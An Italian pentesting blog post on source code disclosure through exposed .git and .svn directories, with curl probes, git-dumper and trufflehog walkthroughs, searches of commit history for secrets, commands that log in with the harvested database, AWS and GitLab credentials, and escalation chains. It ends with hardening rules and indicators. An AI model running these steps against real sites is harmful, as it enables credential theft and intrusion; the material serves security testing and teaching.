Source Code Disclosure: .git Esposto, Credenziali nei Commit e Git-Dumper

Source Code Disclosure nel pentesting: .git esposto, git-dumper, credenziali nella git history e trufflehog per segreti. Da repository dump a cloud takeover.
- Pubblicato il 2026-03-19
- Tempo di lettura: 7 min
Lo sviluppatore deploya con git pull sul server di produzione. La directory .git/ resta nella document root, accessibile da chiunque. L’attaccante la scopre con un curl https://target.com/.git/HEAD → ref: refs/heads/main. Con git-dumper ricostruisce l’intero repository — codice sorgente completo, storico dei commit, e soprattutto ogni credenziale che è mai stata committata nella storia del progetto, anche quelle cancellate anni fa.
La Source Code Disclosure non è solo “leggere il codice” — è avere accesso a tutto ciò che è mai stato scritto e poi cancellato: password hardcoded rimosse nel commit successivo (ma ancora nella history), API key di produzione committate per errore, token CI/CD, chiavi SSH, credenziali database. git log --all -p è un tesoro.
La trovo nell’8% dei pentest web. Il vettore più comune è .git/ esposto (6%), seguito da .svn/ (1%) e misconfiguration del web server che serve il source code PHP (1%). Quando la trovo, l’escalation a credenziali valide avviene nel 85% dei casi — quasi sempre c’è qualcosa di prezioso nella history.
Satellite operativo della guida pillar File & Path Attacks.
Cos’è la Source Code Disclosure? #
La Source Code Disclosure è l’esposizione non intenzionale del codice sorgente dell’applicazione, che può avvenire tramite repository di versioning esposti (.git/, .svn/), misconfiguration del web server (PHP source servito come testo), file di metadata (.DS_Store), o backup del codice sorgente nella document root. Il valore non è solo il codice — sono le credenziali nella storia dei commit.
La Source Code Disclosure è pericolosa? Sì — il codice sorgente contiene credenziali hardcoded, secret key, logica di autenticazione bypassabile, endpoint nascosti, e nella git history ogni segreto mai committato e poi rimosso. Porta a: accesso database, cloud takeover, supply chain attack (se si trovano token CI/CD). Trovata nell’8% dei pentest web. Escalation a credenziali valide nell'85% dei casi.
Discovery — Trovare il Source Code #
Test Manuale Rapido (30 secondi) #
# Git
curl -s "https://target.com/.git/HEAD"
# Se risponde con "ref: refs/heads/main" o "ref: refs/heads/master" → ESPOSTO!

curl -s "https://target.com/.git/config"
# Se mostra [core], [remote], URL del repository → ESPOSTO!

# SVN
curl -s "https://target.com/.svn/entries"
curl -s "https://target.com/.svn/wc.db"
# Se mostra contenuto → ESPOSTO!

# Mercurial
curl -s "https://target.com/.hg/store/00manifest.i"

# DS_Store (macOS)
curl -s "https://target.com/.DS_Store" | strings
# Se mostra nomi file → listing directory esposta

# Bazaar
curl -s "https://target.com/.bzr/README"
Feroxbuster / ffuf #
# Feroxbuster per file di versioning
feroxbuster -u https://target.com \
  -w /usr/share/seclists/Discovery/Web-Content/common.txt \
  --status-codes 200 \
  -x git,svn,hg \
  -t 50

# ffuf mirato
ffuf -u "https://target.com/FUZZ" \
  -w source_files.txt \
  -mc 200

# source_files.txt:
cat > source_files.txt << 'EOF'
.git/HEAD
.git/config
.git/index
.git/description
.git/refs/heads/main
.git/refs/heads/master
.git/logs/HEAD
.git/packed-refs
.svn/entries
.svn/wc.db
.hg/store/00manifest.i
.DS_Store
.env
.env.local
.env.production
EOF
Google Dorks #
site:target.com ".git" OR ".svn" OR ".env"
site:target.com intitle:"index of" ".git"
site:target.com filetype:git
inurl:".git/config" site:target.com
Nuclei #
nuclei -u https://target.com -t misconfiguration/git-config.yaml
nuclei -u https://target.com -t exposures/configs/git-config.yaml
nuclei -u https://target.com -tags git,svn,exposure
.git Esposto — Exploitation Completa #
git-dumper — Ricostruzione Repository #
# === STEP 1: Conferma .git esposto ===
curl -s "https://target.com/.git/HEAD"
# ref: refs/heads/main → CONFERMATO

# === STEP 2: Dump completo del repository ===
pip install git-dumper --break-system-packages
git-dumper https://target.com/.git/ ./target-source

# Output:
# [-] Testing https://target.com/.git/HEAD [200]
# [-] Testing https://target.com/.git/config [200]
# [-] Fetching objects...
# [-] Running git checkout .
# [+] Done!

cd target-source
ls -la
# .env
# config/
# app/
# index.php
# ...tutto il codice sorgente!
Cerca credenziali nel codice #
# === STEP 3: Grep per credenziali nel codice attuale ===
grep -r "password\|secret\|key\|token\|api_key\|credential" \
  --include="*.php" --include="*.py" --include="*.js" \
  --include="*.yml" --include="*.yaml" --include="*.json" \
  --include="*.env" --include="*.conf" \
  . | grep -v node_modules | grep -v ".git/"

# === STEP 4: .env (se presente) ===
cat .env
# DB_PASSWORD=SuperSecret123!
# AWS_ACCESS_KEY_ID=AKIA...
# STRIPE_SECRET=sk_live_...
Cerca credenziali nella HISTORY dei commit #
# === STEP 5: Cerca nella history (il tesoro vero) ===
# Credenziali committate e poi rimosse sono ANCORA nella history!

# Mostra tutti i commit
git log --all --oneline
# a1b2c3d Fix: remove hardcoded credentials
# d4e5f6g Add database config
# h7i8j9k Initial commit

# Il commit "remove hardcoded credentials" → il commit PRIMA contiene le credenziali!

# Mostra le diff di tutti i commit
git log --all -p -- "*.env" "*.yml" "*.conf" "*.php" "*.py" "*config*" "*secret*"

# Cerca pattern specifici nella history
git log --all -p -S "password" | head -100
git log --all -p -S "api_key" | head -100
git log --all -p -S "secret_key" | head -100
git log --all -p -S "AKIA" | head -50         # AWS access key
git log --all -p -S "sk_live" | head -50       # Stripe live key
git log --all -p -S "-----BEGIN" | head -50    # SSH/SSL private key
trufflehog — Scan Automatico Per Segreti #
# trufflehog scansiona TUTTA la history del repository
# e trova credenziali con pattern matching + entropia

trufflehog filesystem --directory=./target-source

# Output:
# Found verified result 🐷🔑
# Detector Type: AWS
# Raw result: AKIAIOSFODNN7EXAMPLE
# File: config/deploy.yml
# Commit: d4e5f6g
#
# Found verified result 🐷🔑
# Detector Type: Stripe
# Raw result: sk_live_51H7wmJKxPnO...
# File: .env (deleted)
# Commit: a1b2c3d

# trufflehog verifica anche se le credenziali sono ANCORA VALIDE!
git-secrets — Alternativa leggera #
# Scansiona per pattern AWS
git secrets --scan
git secrets --scan-history
Output Reale — Cosa Trovi #
.git/config #
$ curl -s "https://target.com/.git/config"

[core]
    repositoryformatversion = 0
    filemode = true
    bare = false
[remote "origin"]
    url = git@gitlab.company.com:team/webapp.git
    fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
    remote = origin
    merge = refs/heads/main
[user]
    name = Mario Rossi
    email = mario.rossi@company.com
Cosa ci fai: URL del repository privato GitLab, nome e email dello sviluppatore (per phishing, social engineering, o login con password spray).
Credenziali nella history #
$ git log --all -p -S "password" | head -30

commit d4e5f6g7h8i9j0k
Author: Mario Rossi <mario.rossi@company.com>
Date:   Mon Jan 15 10:00:00 2026 +0100

    Add database configuration

diff --git a/config/database.yml b/config/database.yml
new file mode 100644
--- /dev/null
+++ b/config/database.yml
+production:
+  adapter: postgresql
+  host: db-prod.internal
+  database: webapp_production
+  username: webapp_admin
+ password: Pr0d_DB_P@ssw0rd!2024$ git log --all -p -S "AKIA" | head -20
commit h7i8j9k0l1m2n3o
Author: Laura Bianchi <laura.bianchi@company.com>
Date: Fri Dec 20 15:30:00 2025 +0100
Deploy script - REMOVE BEFORE MERGE!!
diff --git a/scripts/deploy.sh b/scripts/deploy.sh
+export AWS_ACCESS_KEY_ID=AKIAIOSFODNN7EXAMPLE
+export AWS_SECRET_ACCESS_KEY=wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEYIl commento “REMOVE BEFORE MERGE” → non è stato rimosso. E anche se fosse stato rimosso in un commit successivo, è ancora nella history.
.svn Esposto — Exploitation #
# Verifica
curl -s "https://target.com/.svn/entries"
# Se versione < 1.7: il file entries contiene la struttura completa
# Se versione ≥ 1.7: usa wc.db (SQLite)

# Download wc.db
curl -s -o wc.db "https://target.com/.svn/wc.db"
sqlite3 wc.db "SELECT local_relpath FROM NODES;"
# Lista tutti i file nel repository

# Tool automatico: svn-extractor
svn-extractor https://target.com/.svn/ ./target-svn
.DS_Store — Directory Listing su macOS #
# .DS_Store è creato da macOS Finder in ogni directory visitata
# Contiene i nomi dei file nella directory

curl -s "https://target.com/.DS_Store" | strings
# admin_panel.php
# config_backup.zip
# database_dump.sql
# .env.production
# secret_keys.txt

# Tool: ds_store parser
pip install ds-store --break-system-packages
python3 -c "
from ds_store import DSStore
with DSStore.open('downloaded_ds_store', 'r') as d:
    for entry in d:
        print(entry.filename)
"
PHP Source via Misconfiguration #
# Se PHP non è configurato correttamente, il web server
# serve i file .php come testo invece di eseguirli

# Dopo un upgrade Apache/Nginx senza riattivare il modulo PHP:
curl "https://target.com/config.php"
# <?php
# $db_host = 'localhost';
# $db_user = 'admin';
# $db_pass = 'SecretPass123!';
# ?>
# Il codice PHP è visibile in chiaro!

# Verifica: se la response contiene "<?php" → disclosure
curl -s "https://target.com/index.php" | head -5
# Se vedi <?php → il server non sta eseguendo PHP → source disclosure
Workflow Reale — Dalla Discovery Alle Credenziali #
Step 1 → Test rapido (30 secondi) #
curl -s "https://target.com/.git/HEAD"
# ref: refs/heads/main → ESPOSTO!
Step 2 → Dump repository (2-5 minuti) #
git-dumper https://target.com/.git/ ./target-source
cd target-source
Step 3 → Grep credenziali nel codice attuale (1 minuto) #
cat .env 2>/dev/null
grep -r "password\|secret\|key\|token" --include="*.php" --include="*.py" --include="*.yml" .
Step 4 → Scan history con trufflehog (2 minuti) #
trufflehog filesystem --directory=.
# Trova e verifica automaticamente credenziali in TUTTA la history
Step 5 → Sfrutta le credenziali #
# DB
mysql -h db-prod.internal -u webapp_admin -p'Pr0d_DB_P@ssw0rd!2024' webapp_production

# AWS
export AWS_ACCESS_KEY_ID="AKIA..."
export AWS_SECRET_ACCESS_KEY="wJalrX..."
aws sts get-caller-identity
aws s3 ls

# GitLab (se trovi un token CI/CD)
curl -H "PRIVATE-TOKEN: glpat-xxxx" "https://gitlab.company.com/api/v4/projects"
🏢 Enterprise Escalation #
.git → Credenziali → Cloud Takeover #
.git/HEAD esposto → git-dumper → codice sorgente
→ .env con AWS creds → aws s3 ls → 30 bucket
→ aws secretsmanager → RDS password → dump DB
→ CLOUD COMPROMISE
.git → CI/CD Token → Supply Chain #
.git/config → URL GitLab/GitHub privato
→ trufflehog → GitLab CI token nella history
→ curl GitLab API → accesso a TUTTI i repository
→ Pipeline injection → codice malevolo nel deploy
→ SUPPLY CHAIN ATTACK
.git → Secret Key → Account Takeover #
.git → settings.py → SECRET_KEY Django
→ Forgia session cookie admin
→ Accesso admin panel senza password
→ Gestione completa dell'applicazione
🔌 Variante API 2026 #
# .git di microservizi esposti
https://api.target.com/.git/HEAD
https://service.target.com/.git/HEAD
https://admin.target.com/.git/HEAD

# Ogni microservizio può avere il suo .git esposto
# Con credenziali specifiche per quel servizio
Caso Studio Concreto #
Settore: E-commerce fashion, 150.000 clienti, infrastruttura AWS. Scope: Black-box.
curl https://target.com/.git/HEAD → ref: refs/heads/production. git-dumper ha ricostruito l’intero codice in 3 minuti. Nel codice attuale: .env con credenziali MySQL e Stripe live key.
trufflehog ha trovato nella history:
- AWS credentials committate 8 mesi prima e “rimosse” → ancora valide
- GitLab CI token nel file
.gitlab-ci.ymldi 6 mesi prima → accesso a tutti i repository del team - SSH private key nel commit “add deploy script” di 1 anno prima → accesso SSH a 3 server
Con le AWS creds: aws s3 ls → bucket con backup database → 150.000 clienti. Con il token GitLab: accesso a 12 repository privati incluso il codice dell’app mobile e dell’API interna. Con la SSH key: accesso diretto a web server, API server, e worker server.
Tempo dal .git/HEAD alle credenziali AWS: 8 minuti.
Errori Comuni Reali #
1. Deploy con git pull senza rimuovere .git/ — Il metodo di deploy più comune e più pericoloso.
2. “Ho rimosso la password dal codice” — Ma è ancora nella git history. Servono credential rotation + git filter-branch o BFG.
3. .gitignore non include .env — Il file .env viene committato insieme al codice.
4. Dockerfile con COPY . . — Copia .git/ dentro il container. Se il container serve file statici, .git/ è esposto.
5. CI/CD token nei file di configurazione — .gitlab-ci.yml, .github/workflows/, Jenkinsfile con token hardcoded.
Indicatori di Compromissione (IoC) #
- Request verso
/.git/,/.svn/,/.hg/,/.DS_Storenei log web - Download sequenziale di oggetti Git (molte request a
/.git/objects/) - Request verso
/.git/config,/.git/HEAD,/.git/index - Dopo la disclosure: login con credenziali trovate nel codice, uso di API key, accesso SSH
✅ Checklist Finale — Source Code Disclosure #
DISCOVERY
☐ /.git/HEAD testato
☐ /.git/config testato
☐ /.svn/entries testato
☐ /.svn/wc.db testato
☐ /.DS_Store testato
☐ /.hg/ testato
☐ PHP source disclosure testato (<?php visibile?)
☐ feroxbuster/nuclei per file esposti

EXPLOITATION (.git)
☐ git-dumper eseguito → repository ricostruito
☐ .env / config analizzati → credenziali estratte
☐ grep per password/secret/key nel codice
☐ trufflehog sulla history → segreti committati e rimossi
☐ git log -p -S "password" → diff con credenziali
☐ git log -p -S "AKIA" → AWS key nella history

CREDENZIALI TROVATE
☐ Database credentials testate
☐ AWS/Azure/GCP credentials testate (sts get-caller-identity)
☐ Stripe/SendGrid/Twilio API key testate
☐ CI/CD token testati (GitLab/GitHub API)
☐ SSH key testate
☐ Secret key testata (Django/Flask → forgia session cookie)

ESCALATION
☐ Database dump eseguito
☐ Cloud enumeration eseguita
☐ CI/CD access verificato → supply chain risk documentato
☐ SSH pivot → lateral movement
Detection & Hardening #
- Non deployare con
git pull— usa CI/CD che copia solo i file necessari, senza.git/ - Blocca
.git/nel web server:
# Nginx
location ~ /\.git {
    deny all;
    return 404;
}# Apache
<DirectoryMatch "\.git">
Require all denied
</DirectoryMatch>- Dopo una disclosure: ruota TUTTE le credenziali — non basta rimuovere il file. Le credenziali nella history sono compromesse.
- Pre-commit hook — usa
git-secretsopre-commitcondetect-secretsper bloccare il commit di credenziali - BFG Repo Cleaner — per rimuovere credenziali dalla history:
bfg --replace-text passwords.txt repo.git - Dockerfile: usa
.dockerignoreper escludere.git/
Satellite della Guida Completa File & Path Attacks. Vedi anche: Backup Exposure, Arbitrary File Read.
Il tuo
.git/è esposto? Le credenziali rimosse dal codice sono ancora nella history? Penetration test applicativo HackIta per trovare ogni disclosure prima degli attaccanti. Dalla git history al cloud takeover: formazione 1:1.